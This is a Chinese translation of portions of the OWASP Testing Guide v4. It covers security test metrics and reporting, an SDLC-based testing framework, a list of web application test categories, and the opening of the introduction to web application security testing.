一个更加详细的安全测试也许要求测试者更加专业测试技术和工具。除源代码分析渗透测试以外，这些技术还包括：源代码和二进制漏洞注入、漏洞传播分析和代码覆盖、模糊测试和反向工程。安全测试的指南需要提供可使用的过程及推荐工具使得测试人员可以进行这种有深度的安全评估。

安全测试的下一个层次是系统集成测试后在用户验收环境中演示安全测试。在操作环境中演示安全测试有独特优势。用户验收测试环境(UAT)是能代表发行配置的，并带有数据(即，测验实时使用的数据)。在UAT中安全测试的一个特征是测试安全配置问题。在有些案例中，这些漏洞可能代表了高风险。例如，用于运行Web应用程序的服务器也许不配置以下内容：最小的特权、合法的SSL证书和安全配置、关闭基本服务和网页根目录没有从测试和管理网页中移除。

安全测试数据分析和报告

安全测试指标(Metrics)和测量的目标

安全测试的指标和衡量定义的目标的一个前提是风险分析和管理过程于使用安全测验数据。例如，衡量的一个例子：安全测试中发现弱点的总数也许由应用安全状态定量。这些衡量标准也帮助软件安全测试识别安全目标，例如，在应用部署入生产之前将弱点数量降低到一个可接受的数字(极小值)。

另一个可管理的目标就是对比基线对应的应用程序安全状态去评估应用安全过程进展。例如，安全度规基础线也许包含了仅做渗透试验的应用。相比于基础线，在编码期间也做了安全测试的应用程序中的安全数据应该显示进程(即，更少的弱点数量)。

在传统软件测试中，软件瑕疵的数量（例如应用程序中发现的bugs）能提供衡量软件质量的标准。同样地，安全测试可以提供软件安全的一个衡量标准。从瑕疵管理和报告角度透视，软件质量和安全测试可能对起因和瑕疵修正力度使用相似的分类法。从起因透视，安全瑕疵是由设计错误引起的(即，安全漏洞)，或者是编码时的错误(如安全bug).从瑕疵修正力度透视，安全上和质量上的瑕疵可以根据开发员用于修补的时间来衡量，或是用于修复的工具和资源，最后是用于实施修复的花费。

与质量数据比较，安全测试数据的特异在于以下范畴的不同：威胁、弱点的泄露和弱点引起的潜在的攻击影响风险等级。安全的测试应用程序包括通过管理技术风险来确保应用对抗措施达到可验收水平。为此，在SDLC期间安全测验数据必须在重要的检测点上支持安全风险战略。比如，用源代码分析发现源代码中的弱点代表风险中一项最初的衡量标准。这些弱点风险的衡量(即，高，中等，低)可以通过泄露和可能性因素的计算确定，或者，进一步通过渗透测验验证。与安全测试中发现的弱点风险相关的度规授权业务管理做出风险管理决定，例如决定风险是否在接受、缓和或者传送到组织中的另一个层面(如业务和技术)。

当评估应用程序的安全状态时，某些因素的考虑很重要，如开发的应用程序的规模。统计证明：应用程序的规模与在应用程序测试中发现的问题数量有关。应用程序规模的一项衡量标准是应用中的代码行数(LOC)。一般来说，软件质量中的瑕疵范围大约是每一千条新的或者变化代码中有7到10个[21]。由于通过一次测试可以减少大约整体数量中25%，逻辑上来讲，规模大的应用程序应该比小规模的做更多更频繁的测试。

当在SDLC的几个阶段都完成安全测试时，在侦查弱点方面的测验数据就能证明安全测试的能力，在SDLC的不同的监测点，这些弱点一旦引入，就能通过执行对抗措施证明移除它们的有效性。这个类型的衡量标准也被定义成“容量度规”，并且提供开发过程中维持各个阶段安全的演示的安全评估能力的衡量标准。这些容量度规对于降低修复弱点的费用也是至关重要的因素，因为在同一个SDLC阶段修补弱点比到另一个阶段修补它花费的代价小很多。

当它同有形和计时的目标联系在一起时，安全测试度规对安全风险、费用和瑕疵管理分析有以下帮助：

- 减少30%的漏洞

- 安全问题有望在期限内修复(如：在Beta发行之前)

安全测验数据可以是绝对的，例如在手工代码审查期间查出的弱点数量，以及比较性，例如在代码审查出的弱点数量vs渗透测试查出的弱点数量。要回答关于安全程序的质量问题，必须确定一条分辨能否接受和好坏的基础线。

安全测试数据也可体现安全分析的具体宗旨，例如遵照安全程序的安全章程和信息安全标准、管理方式；识别安全起因和程序改进，安全花费vs效益分析。

当报告安全测试数据时需要提供度规以支持分析。分析的范围是解释测试数据并找到关于生产出软件的安全性和程序的有效性。

支持安全测试数据线索的例子是：

- 漏洞已经减少到可以发行的验收水平？
- 与类似的软件产品相比，这个产品的安全质量如何？
- 是否达到所有安全测试要求？
- 安全问题的主要起因是什么？
- 相对于安全缺陷，安全bug有多少？
- 哪种安全行为对发现弱点最有效？
- 哪个团队在修复安全瑕疵和弱点是效率最高？
- 高风险的漏洞所占的百分比？
- 哪些工具侦查安全漏洞是最有效的？
- 哪种安全测试寻找弱点最有效（如白盒vs黑盒）？
- 安全代码复查时发现多少安全问题？
- 安全设计复查时发现多少安全问题？

为了根据测试数据做正确判断，很好地理解测试过程和测试工具很重要。应该采用工具分类学决定应该使用哪些安全工具。合格的安全工具擅长于在不同的产品中发现普通的已知弱点。

问题是未知的安全问题没有被检测到：事实上，干净的测试结果并不能表示的的软件产品或应用程序是没有漏洞的。一些研究[22]显示，最好工具可能发现整体漏洞中的45%。

即使是最复杂的自动化工具也不是一位老练的安全测试者的对手：仅仅依靠从自动化工具中获得的成功的测试结果将给安全实习生对安全问题产生错感。一般，拥有安全测试的方法学和测试工具的越有经验的测试者，获得的安全分析和测试的结果更准确。管理层在安全测试工具方面的投资和雇佣有经验的人力资源和安全测试培训被认为是同等重要的。

报告要求

应用程序的安全状态可以从效果方面的透视描绘，例如弱点数量和弱点的风险等级；也可以从起因方面透视(即根源)，例如编码错误、构造缺点和配置问题。

弱点可以根据不同的标准分类。这可以是统计范畴，例如OWASP名列前10和WASCWeb应用程序安全统计工程或者在WASF(Web应用程序安全框架)中的防御控制。

当报告安全测试数据时，最好是包含以下信息：

- 每个漏洞的类型分类
- 问题引起的安全威胁
- 安全问题的起因(即：安全bug，安全漏洞)
- 用于发现的测试技术
- 漏洞的修复(如对抗措施)
- 漏洞的风险等级(高、中、低或CVSS评分)

通过描述什么是安全威胁，就可能理解在缓和威胁时是否或为什么缓和控制是无效的。

报告问题的起因可能帮助精确定位什么需要修复：例如，在白盒子测试下，软件安全引起的弱点会与源代码冲突。

一旦报告了问题，提供指南给开发员怎样再测试并发现漏洞也是很重要的。这也许涉及到使用白盒测试技术(即，通过一台静态代码分析仪做安全代码审查)寻找代码是否是有弱点。如果漏洞可以通过黑盒子技术(渗透测试)发现，测试报告也需要将在前端（客户端）怎样验证弱点泄露的信息提供给用户指南。.

提供足够的关于怎样修补漏洞的信息帮助开发员事实维修部工作。信息中应该包含：安全编码例子、配置变化，并且提供充分参考。

最后风险等级帮助解决给予修复过程的优先权。一般，分配弱点的风险等级需要涉及到建立在某些因素（冲击和泄露）基础上的风险分析。

商业案例

证明安全测试度规有用的途径在于必须给予组织中安全测试数据拥有人（例如项目负责人，开发员、信息安全办公室、审计员和首席信息员）价值回报。价值的分配是根据每个参与者扮演的角色和责任。

软件开发员根据安全测试数据来实现更加安全和高效的软件编码，因此他们在编写软件时使用源代码分析工具、遵照安全编码标准并参与软件安全培训。

项目负责人根据项目计划寻找数据，用以成功地管理和使用安全测试行为和资源。对项目负责人来说，安全测验数据可以表明在：项目进展正常，可以如期交货，并且在测试中变得更完美。

安全测验数据同样也可以帮助安全测试中商业案例，如果主动性来自信息安全专家(ISO)。例如，它可能证明在SDLC期间的安全测试不会影响项目交付，而且后面的生产中减少弱点寻址的整个工作量。

为了规范审计员，安全测试度规提供了软件安全保证和信心，也就是安全标准规范通过安全审查程序。

终于，首席信息专家(CIO)和首席信息安全专家(CISO)，负责对分配安全资源的预算，从安全测验数据中分析成本与效益，并作出投资哪个安全行为和工具的明智决定。支持这样分析的其中一个度规是安全的投资回报(ROI)[23]。从安全测验数据要获得这样度规，定量由于弱点泄露引起的风险和缓和安全风险时安全测试的效率之间的差别是很重要的，并将这个差异计入安全测试行为和采用的测试工具的成本之中。

参考资料

[1] T. DeMarco, *Controlling Software Projects: Management, Measurement and Estimation*, Yourdon Press, 1982

[2] S. Payne, *A Guide to Security Metrics* - http://www.sans.org/reading_room/whitepapers/auditing/55.php

[3] NIST, *The economic impacts of inadequate infrastructure for software testing* - <http://www.nist.gov/director/planning/upload/report02-3.pdf>

[4] Ross Anderson, *Economics and Security Resource Page* - <http://www.cl.cam.ac.uk/~rja14/econsec.html>

[5] Denis Verdon, *Teaching Developers To Fish* - [[OWASP AppSec NYC 2004]]

[6] Bruce Schneier, *Cryptogram Issue #9* - <https://www.schneier.com/crypto-gram-0009.html>

[7] Symantec, *Threat Reports* - http://www.symantec.com/security_response/publications/threatreport.jsp

[8] FTC, *The Gramm-Leach Bliley Act* - <http://business.ftc.gov/privacy-and-security/gramm-leach-bliley-act>

[9] Senator Peace and Assembly Member Simitian, *SB 1386* - http://www.leginfo.ca.gov/pub/01-02/bill/sen/sb_1351-1400/sb_1386_bill_20020926_chaptered.html

[10] European Union, *Directive 96/46/EC on the protection of individuals with regard to the processing of personal data and on the free movement of such data* - http://ec.europa.eu/justice/policies/privacy/docs/95-46-ce/dir1995-46_part1_en.pdf

[11] NIST, *Risk management guide for information technology systems* - http://csrc.nist.gov/publications/nistpubs/800-30-rev1/sp800_30_r1.pdf

[12] SEI, Carnegie Mellon, *Operationally Critical Threat, Asset, and Vulnerability Evaluation (OCTAVE)* - <http://www.cert.org/octave/>

[13] Ken Thompson, *Reflections on Trusting Trust*, Reprinted from *Communication of the ACM* - <http://cm.bell-labs.com/who/ken/trust.html>

[14] Gary McGraw, *Beyond the Badness-ometer* - <http://www.drdobbs.com/security/beyond-the-badness-ometer/18950001>

[15] FFIEC, *Authentication in an Internet Banking Environment* - http://www.ffcic.gov/pdf/authentication_guidance.pdf

[16] PCI Security Standards Council, *PCI Data Security Standard* - https://www.pcisecuritystandards.org/security_standards/index.php

[17] MSDN, *Cheat Sheet: Web Application Security Frame* - http://msdn.microsoft.com/en-us/library/ms978518.aspx#tmwacheatsheet_webappsecurityframe

- [18] MSDN, *Improving Web Application Security, Chapter 2, Threat And Countermeasures -*
<http://msdn.microsoft.com/en-us/library/aa302418.aspx>
- [19] Gil Regev, Ian Alexander, Alain Wegmann, *Use Cases and Misuse Cases Model the Regulatory Roles of Business Processes -*
http://easyweb.easynet.co.uk/~iany/consultancy/regulatory_processes/regulatory_processes.htm
- [20] Sindre,G. Opdmal A., *Capturing Security Requirements Through Misuse Cases -*
<http://folk.uio.no/nik/2001/21-sindre.pdf>
- [21] Improving Security Across the Software Development Lifecycle Task Force, *Referred Data from Caper Johns, Software Assessments, Benchmarks and Best Practices -*
<http://www.criminal-justice-careers.com/resources/SDLCFULL.pdf>
- [22] MITRE, *Being Explicit About Weaknesses, Slide 30, Coverage of CWE -*
http://cwe.mitre.org/documents/being-explicit/BlackHatDC_BeingExplicit_Slides.ppt
- [23] Marco Morana, *Building Security Into The Software Life Cycle, A Business Case -*
<http://www.blackhat.com/presentations/bh-usa-06/bh-us-06-Morana-R3.0.pdf>

3.OWASP测试框架 | Owasp Testing Guide v4

OWASP测试框架

概述

本节主要介绍可用于组织或企业进行应用测试的典型的测试框架。它可以被看作是包含技术和任务的一个参考框架,适用于软件开发生命周期(SDLC)的各个阶段。公司和项目团队可以使用这个模式,为自己或服务供应商开发测试框架和范围测试。这个框架不应该被看作是指令性的,但作为一个灵活的做法,可以延长和变形,以适应一个组织的发展进程和文化。

本节的目的是帮助组织或企业建立一个完整的战略测试过程,而不是帮助一些顾问或从事策略性的具体测试工作的代理商。

至关重要的是理解为什么建立一个端到端的测试框架对评估和改善软件的安全至关重要。Howard 和 LeBlanc 在安全代码开发中指出微软安全公告发布的费用至少在 10 万美元,同时,他们的客户的损失远远超过安全补丁实施。他们还指出,美国政府的[网络犯罪网站](#)对详细列举了各组织机构最近的刑事案件和所造成的损失。典型的损失远远超过 10 万美元。

根据这样的经济损失状况,不难理解为什么软件厂商不再只在软件开发后进行黑盒安全测试,而是转向软件开发的早期,如定义阶段,设计阶段和发展阶段。

许多安全从业人员对安全测试的认识仍然停留在渗透测试的范围内。正如之前讨论,渗透测试虽然发挥了一定的作用,但它的作用不足以发现所有的漏洞,同时它过分依赖测试者的技巧。渗透测试只能当做是一种执行技术或者是用来提高对产生问题的意识。要改善应用程序的安全,必须提高软件的安全质量。这意味着需要在软件开发的定义,设计,发展,部署和安装阶段测试其安全,而不是依靠等到代码完成建立才进行测试这样的昂贵的策略。

正如该文档中所介绍的,有很多相对先进的开发方法,如 Rational Unified Process,eXtreme and Agile development以及传统的瀑布方法。该指南并没有建议特定的开发方法,也没有坚持以任何特定的方法提供具体的指导。相反,我们提出了一个通用的发展模式,读者应当根据自己公司的进程遵循它。

该测试框架应当包括以下内容:

- 开发开始前进行测试
- 定义和设计过程中进行测试
- 开发过程中进行测试
- 部署过程中进行测试
- 维护和运行

第 1 阶段:开发开始前进行测试

阶段 1.1: 定义一个 SDLC

在应用开发前,必须先部署一个合适的SDLC过程来使安全贯穿与各个阶段。

阶段 1.2: 审查策略和标准

确保有适当的政策、标准和文件。文件是极为重要的，它给了开发团队可以遵循的指导方针和政策。

人只能做正确的事情，如果他们知道什么是正确的。

如果应用程序师在 Java 中开发的，那么有一个 Java 安全编码标准是十分重要的；如果应用程序要使用加密技术，那么有一个加密标准是十分重要的；如果应用程序在 Java 中开发，重要的是有一个 Java 安全编码标准。如果应用是使用加密技术，重要的是有一个加密标准。没有任何政策或标准可以涵盖开发团队面临的所有情况。通过记录的共同的和可预测的问题，在开发过程中就可以少做决定。

阶段 1.3: 开发衡量标准及指标(保证可追溯)

在软件开发开始之前，计划衡量标准项目。通过定义需要被测量的标准，它在过程和产品中提供可见性的瑕疵。在开发开始之前定义度是很重要的，因为为了获取数据或许会需要修改开发的过程。

第 2 阶段：定义和设计过程中进行测试

阶段 2.1: 安全需求审查

安全需要从安全角度定义了应用程序如何工作。对安全要求进行测试时很重要的。在这种情况下，测试意味着测试安全要求中的假设，并测试在安全要求定义中是否存在缺陷。

例如，如果有一个安全要求指出用户必须注册才能访问网站白皮书部分，这是否意味着用户必须是系统注册的用户，或者证明用户是真实用户？尽可能确保安全要求明了清晰。

当寻找安全要求缺陷时，需考虑寻找安全机制，如：

- 用户管理
- 认证
- 授权
- 数据保密
- 完整
- 问责制
- 会话管理
- 传输安全
- 层次系统分离偏析
- 法律规范

阶段 2.2: 设计和架构审查

应用应该有设计和架构文档。这里所说的文档，指的是模型、原文文件和其他相似的工件。测试这些工件是对保证开发设计强制执行安全需求中适用的安全水平具有非凡的意义。

在设计阶段进行安全漏洞检测不仅是检测漏洞最省钱的阶段之一，同样也是做修改最有效的地方之一。例如，如果证实设计需要在多个地方作出授权决定，那么应适当考虑一个中央授权部分。如果应用在多个地方进行数据有效性检验，应适当考虑开发一个中央检验框架（在一个地方定向输入检验比在数百个地方输入更加便宜）。

如果发现弱点，系统架构师能通过多种方法找到他们。

阶段 2.3: 创建并审查 UML 模型

设计架构一旦完成，建立统一建模语言（UML）模型，描述应用工程如何工作。在某些情况下，这些模型可能已经可用。使用这些模式，以确认系统设计者提供了一种准确地理解应用工程如何工作。如果发现弱点，系统架构师能通过多种方法找到他们。

阶段 2.4: 创建并审查威胁模型

有了设计架构审查，以及 UML 模型解释究竟系统如何工作，还需要进行威胁建模工作。制定切合实际的威胁模型。分析设计架构，以确保这些威胁已经减少至企业或第三方团体如保险公司所能接受的程度。当确认威胁没有缓解策略时，系统设计师重新访问设计构架以重新修改设计。没有任何威胁的减灾战略，建筑设计师应重新设计和修改系统设计。

第 3 阶段: 开发过程中进行测试

理论上,开发是设计的实施。然而,实际上在代码发展期间需要做许多决策设计。有许多因为过分细节化而没有写入设计架构的问题需要自行决定,或者在某些情况下,某些问题并没有策略或标准的指导。如果设计架构不是充分的,开发者面对许多决定。如果策略和标准有不足,开发者将面对更多的决定。

阶段 3.1: 代码浏览

安全小组应该与开发者一起进行代码浏览,某些情况下,系统构架师也应该一同参与。代码浏览过程中,开发者能解释清楚被实施的代码的逻辑和流程。它使得代码审查团队获得对代码的一般理解,同时开发者能够解释他们采用某种特定的开发方式的原因。

这个目的并不是执行代码审查,而是在了解高级流程、布局以及应用代码的结构。

阶段 3.2: 代码审查

充分理解代码的结构以及采取特定方式进行编码的原因,测试者能检验实际代码可能存在的安全瑕疵。

进行静态代码审核,需确认代码遵循一系列清单,包括:

- 对有效性,保密性和完整性的业务要求。
- OWASP 指南或 OWASP top 10 中的 (根据回顾的深度) 技术曝光清单。
- 与使用语言或框架相关的具体问题,例如 PHP 红皮书或微软安全编制的红皮书或微软 ASP.NET 安全编码的检查清单。
- 任何专门性的行业要求,例如 Sarbanes-Oxley 404, COPPA, ISO 17799, APRA、HIPAA、Visa Merchant 指南,或者其他管理办法。根据投资的资源(一般指时间)回报,静态代码审查比其他安全审查方法具有更加优质的回报,并且所依赖的审核者的专业技能最少。然而,它并不是万能的,在代码审查中,需要在充分的考虑后小心使用。

欲了解关于 OWASP 清单的更多信息,请查询[OWASP Guide for Secure Web Applications](#), 或最近发表的[OWASP Top 10](#).

第 4 阶段: 发展过程中进行测试

阶段 4.1: 应用程序渗透测试

通过需求测试,设计架构分析和代码审查,也许可以假设所有可能存在的问题都已被发现。然而,这只是一种假象,渗透测试通过在应用部署完成后采取一系列的检查可以确保没有任何遗留问题。

阶段 4.2: 配置管理测试

应用渗透测试应包括对基础设施的部署以及安全检查。即使应用是安全的,有些小方面配置可能还处在默认安装阶段,同样存在漏洞。

第 5 阶段: 维护和运行

阶段 5.1: 进行操作管理审查

需要一个详细介绍应用程序和架构操作端管理的流程。

阶段 5.2: 进行定期的健康状态检查


对应用和基础设施进行以月或者季度为单位的巡检,以确保没有任何新的安全风险产生,该级别的安全性仍然不变。

阶段 5.3: 确保变更验证

在每个变化被批准了并且在 QA 环境进行适当的更改和测试并应用到正式环境后,最重要的是,作为变更管理进程的一部分,确认后的变更行为应确保对该安全级别没有任何影响。

典型的 SDLC 测试工作流

下图显示了一个典型的 SDLC 测试工作流。



4. Web应用安全测试 | Owasp Testing Guide v4

Owasp Testing Guide v4

说明

1. 序

2. 简介

3. OWASP测试框架

4. Web应用安全测试

4.1. 简介与目标

4.1.1. 测试清单

4.2. 信息收集

4.2.1. 搜索引擎信息发现和侦察 (OTG-INFO-001)

4.2.2. 识别web服务器 (OTG-INFO-002)

4.2.3. web服务器元文件信息发现 (OTG-INFO-003)

4.2.4. 服务器应用应用枚举 (OTG-INFO-004)

4.2.5. 评论信息发现 (OTG-INFO-005)

4.2.6. 应用入口识别 (OTG-INFO-006)

4.2.7. 识别应用工作流程 (OTG-INFO-007)

4.2.8. 识别web应用框架 (OTG-INFO-008)

4.2.9. 识别web应用程序 (OTG-INFO-009)

4.2.10. 绘制应用架构图 (OTG-INFO-010)

4.3. 配置以及部署管理测试

4.3.1. 网络基础设施配置测试 (OTG-CONFIG-001)

4.3.2. 应用平台配置管理测试 (OTG-CONFIG-002)

4.3.3. 文件扩展名处理测试 (OTG-CONFIG-003)

- 4.3.4. 备份_未链接文件测试 (OTG-CONFIG-004)
- 4.3.5. 枚举管理接口测试 (OTG-CONFIG-005)
- 4.3.6. HTTP方法测试 (OTG-CONFIG-006)
- 4.3.7. HTTP严格传输安全测试 (OTG-CONFIG-007)
- 4.3.8. 应用跨域策略测试 (OTG-CONFIG-008)
- 4.4. 身份鉴别管理测试**
 - 4.4.1. 角色定义测试 (OTG-IDENT-001)
 - 4.4.2. 用户注册过程测试 (OTG-IDENT-002)
 - 4.4.3. 帐户权限变化测试 (OTG-IDENT-003)
 - 4.4.4. 帐户枚举测试 (OTG-IDENT-004)
 - 4.4.5. 弱用户名策略测试 (OTG-IDENT-005)
- 4.5. 认证测试**
 - 4.5.1. 口令信息加密传输测试 (OTG-AUTHN-001)
 - 4.5.2. 默认口令测试 (OTG-AUTHN-002)
 - 4.5.3. 帐户锁定机制测试 (OTG-AUTHN-003)
 - 4.5.4. 认证绕过测试 (OTG-AUTHN-004)
 - 4.5.5. 记住密码功能测试 functionality (OTG-AUTHN-005)
 - 4.5.6. 浏览器缓存弱点测试 (OTG-AUTHN-006)
 - 4.5.7. 密码策略测试 (OTG-AUTHN-007)
 - 4.5.8. 安全问答测试 (OTG-AUTHN-008)
 - 4.5.9. 密码重置测试 (OTG-AUTHN-009)
 - 4.5.10. 其他相关认证渠道测试 (OTG-AUTHN-010)
- 4.6. 授权测试**
 - 4.6.1. 目录遍历/文件包含测试 (OTG-AUTHZ-001)
 - 4.6.2. 授权绕过测试 (OTG-AUTHZ-002)
 - 4.6.3. 权限提升测试 (OTG-AUTHZ-003)
 - 4.6.4. 不安全对象直接引用测试 (OTG-AUTHZ-004)
- 4.7. 会话管理测试**
 - 4.7.1. 会话管理绕过测试 (OTG-SESS-001)
 - 4.7.2. Cookies属性测试 (OTG-SESS-002)
 - 4.7.3. 会话固定测试 (OTG-SESS-003)
 - 4.7.4. 会话令牌泄露测试 (OTG-SESS-004)
 - 4.7.5. 跨站点请求伪造 (CSRF) 测试 (OTG-SESS-005)
 - 4.7.6. 登出功能测试 (OTG-SESS-006)
 - 4.7.7. 会话超时测试 (OTG-SESS-007)
 - 4.7.8. 会话令牌重载测试 (OTG-SESS-008)
- 4.8. 输入验证测试**
 - 4.8.1. 反射型跨站脚本测试 (OTG-INPVAL-001)
 - 4.8.2. 存储型跨站脚本测试 (OTG-INPVAL-002)
 - 4.8.3. HTTP谓词伪造测试 (OTG-INPVAL-003)
 - 4.8.4. HTTP参数污染测试 (OTG-INPVAL-004)
 - 4.8.5. SQL注入测试 (OTG-INPVAL-005)
 - 4.8.5.1. Oracle注入测试
 - 4.8.5.2. MySQL注入测试
 - 4.8.5.3. SQL Server注入测试
 - 4.8.5.4. PostgreSQL注入测试
 - 4.8.5.5. MS Access注入测试
 - 4.8.5.6. NoSQL注入测试
 - 4.8.6. LDAP注入测试 (OTG-INPVAL-006)
 - 4.8.7. ORM注入测试 (OTG-INPVAL-007)
 - 4.8.8. XML注入测试 (OTG-INPVAL-008)
 - 4.8.9. SSL注入测试 (OTG-INPVAL-009)
 - 4.8.10. XPath注入测试 (OTG-INPVAL-010)
 - 4.8.11. IMAP/SMTP注入测试 (OTG-INPVAL-011)
 - 4.8.12. 代码注入测试 (OTG-INPVAL-012)
 - 4.8.12.1. 本地文件包含测试(LFI)
 - 4.8.12.2. 远程文件包含测试(RFI)
 - 4.8.13. 命令执行注入测试 (OTG-INPVAL-013)
 - 4.8.14. 缓冲区溢出测试 (OTG-INPVAL-014)
 - 4.8.14.1. 堆溢出测试
 - 4.8.14.2. 栈溢出测试
 - 4.8.14.3. 格式化字符串测试
 - 4.8.15. 潜伏式漏洞测试 (OTG-INPVAL-015)
 - 4.8.16. HTTP分割/伪造测试 (OTG-INPVAL-016)
- 4.9. 错误处理测试**
 - 4.9.1. 错误码分析 (OTG-ERR-001)
 - 4.9.2. 栈追踪分析 (OTG-ERR-002)
- 4.10. 密码学测试**

- 4.10.1. 弱SSL/TLS加密，不安全的传输层防护测试 (OTG-CRYPST-001)
- 4.10.2. Padding Oracle测试 (OTG-CRYPST-002)
- 4.10.3. 非加密信道传输敏感数据测试 (OTG-CRYPST-003)
- 4.11. 业务逻辑测试**
 - 4.11.1. 业务逻辑数据验证测试 (OTG-BUSLOGIC-001)
 - 4.11.2. 请求伪造能力测试 (OTG-BUSLOGIC-002)
 - 4.11.3. 完整性测试 (OTG-BUSLOGIC-003)
 - 4.11.4. 过程时长测试 (OTG-BUSLOGIC-004)
 - 4.11.5. 功能使用次数限制测试 (OTG-BUSLOGIC-005)
 - 4.11.6. 工作流程绕过测试 (OTG-BUSLOGIC-006)
 - 4.11.7. 应用误用防护测试 (OTG-BUSLOGIC-007)
 - 4.11.8. 非预期文件类型上传测试 (OTG-BUSLOGIC-008)
 - 4.11.9. 恶意文件上传测试 (OTG-BUSLOGIC-009)
- 4.12. 客户端测试**
 - 4.12.1. 基于DOM跨站脚本测试 (OTG-CLIENT-001)
 - 4.12.2. JavaScript脚本执行测试 (OTG-CLIENT-002)
 - 4.12.3. HTML注入测试 (OTG-CLIENT-003)
 - 4.12.4. 客户端URL重定向测试 (OTG-CLIENT-004)
 - 4.12.5. CSS注入测试 (OTG-CLIENT-005)
 - 4.12.6. 客户端资源操纵测试 (OTG-CLIENT-006)
 - 4.12.7. 跨源资源共享测试 (OTG-CLIENT-007)
 - 4.12.8. Flash跨站测试 (OTG-CLIENT-008)
 - 4.12.9. 点击劫持测试 (OTG-CLIENT-009)
 - 4.12.10. WebSockets测试 (OTG-CLIENT-010)
 - 4.12.11. Web消息测试 (OTG-CLIENT-011)
 - 4.12.12. 本地存储测试 (Local Storage) (OTG-CLIENT-012)

5. 报告编写

6. 附录

- 6.1. 附录 A: 测试工具
- 6.2. 附录 B: 推荐读物
- 6.3. 附录 C: 测试向量
- 6.4. 附录 D: 编码注入

本書使用 GitBook 釋出

Owasp Testing Guide v4

Web应用安全测试

下列章节描述了web应用渗透测试方法论的12个子类：

- [简介与目标](#)
- [信息收集](#)
- [配置以及部署管理测试](#)
- [身份鉴别管理测试](#)
- [认证测试](#)
- [授权测试](#)
- [会话管理测试](#)
- [输入验证测试](#)
- [错误处理测试](#)
- [密码学测试](#)
- [业务逻辑测试](#)
- [客户端测试](#)

4.1.简介与目标 | Owasp Testing Guide v4

测试：简介与目标

这个章节介绍OWASP WEB应用测试方法论，以及说明如何在WEB应用中使用合适的安全测试方法发现和证明漏洞。

什么是WEB应用安全测试？

安全测试是通过有条不紊检验和验证有效的应用安全控制来评估计算机系统或网络系统安全性的方法。整个流程包括积极分析应用的弱点，技术缺陷，或者漏洞。任何被发现的安全问题将被提交给这个系统的所有者，同时被提交的还有对

此安全问题所产生影响的评估，以及减小或降低这个问题所产生风险的建议书或技术解决方案。。

什么是漏洞？

漏洞是在系统设计，实现，或操作管理中可以利用的一个缺陷或者一个弱点，它能破坏系统安全策略。

什么是威胁？

威胁是利用漏洞产生的潜在攻击，可能危害应用资产（有价值的资源，如数据库中的数据或文件系统的数据）。

什么是测试？

测试就是证明一个应用的安全需求与它的利益相符合的行为。

这篇指南的编写方法

OWASP的方法是开放与协作：

- 开放：每个安全专家都能将他/她的经验加入到项目之中。所有东西都是免费的。
- 协作：每篇文章编写前，每个小组都会举行头脑风暴来更好地分享主意以及为项目建立集体视野。这意味着更好的一致性，更多的听众群以及更高的参与度。

这种方法创建的测试方法论有着如下特点：

- 一致性
- 可重现
- 缝密性
- 有质量控制

被提及的问题都已经完全文档化和被测试。使用一种方法论去测试所有已知漏洞和归档所有安全测试活动是十分重要的。

什么是OWASP测试方法论？

安全测试从不是一门精准的能够定义所有可能需要测试的问题的科学。事实上，安全测试只是适合在一定环境下测试WEB应用安全的一种技术。这个项目的目的是收集所有可能的测试技术并进行解释然后保持更新。OWASP网页应用安全测试是基于黑盒测试方法。测试人员不知道或者仅仅知道一点关于被测试的系统。

测试的模型包括：

- 测试者：执行测试的人员
- 工具和方法：测试指导项目的核心
- 应用：用于测试的黑盒

测试分成2个阶段：

- 阶段1：被动模式

在被动模式里面，测试人员尽力去明白应用的逻辑并使用系统。可以用工具进行信息的收集。比如http代理器观察http的请求和响应。在这个阶段的最后，测试人员应该了解这个应用所有的控制点（入口）（比如Http头，参数，cookies）。信息收集章节具体解释了如何执行被动模式的测试。

比如，测试者应该看如下的信息：

https://www.example.com/login/Authentic_Form.html

这个展示了一个认证的表单，需要一个用户名和密码。

下面的参数展现了两个测试入口点：

<http://www.example.com/Appx.jsp?a=1&b=1>

在这种情况下，应用表明了2个入口（参数a和b）。所有的在这个阶段发现的入口表明了一个测试的点。一个应用的目录树形数据表以及所有的点对于第二个阶段都是很有用的。

- 阶段2：主动模式

在这个阶段，测试者开始用下面描述的方法测试。

我们将主动测试分成11个子类共91项测试：

- 信息收集
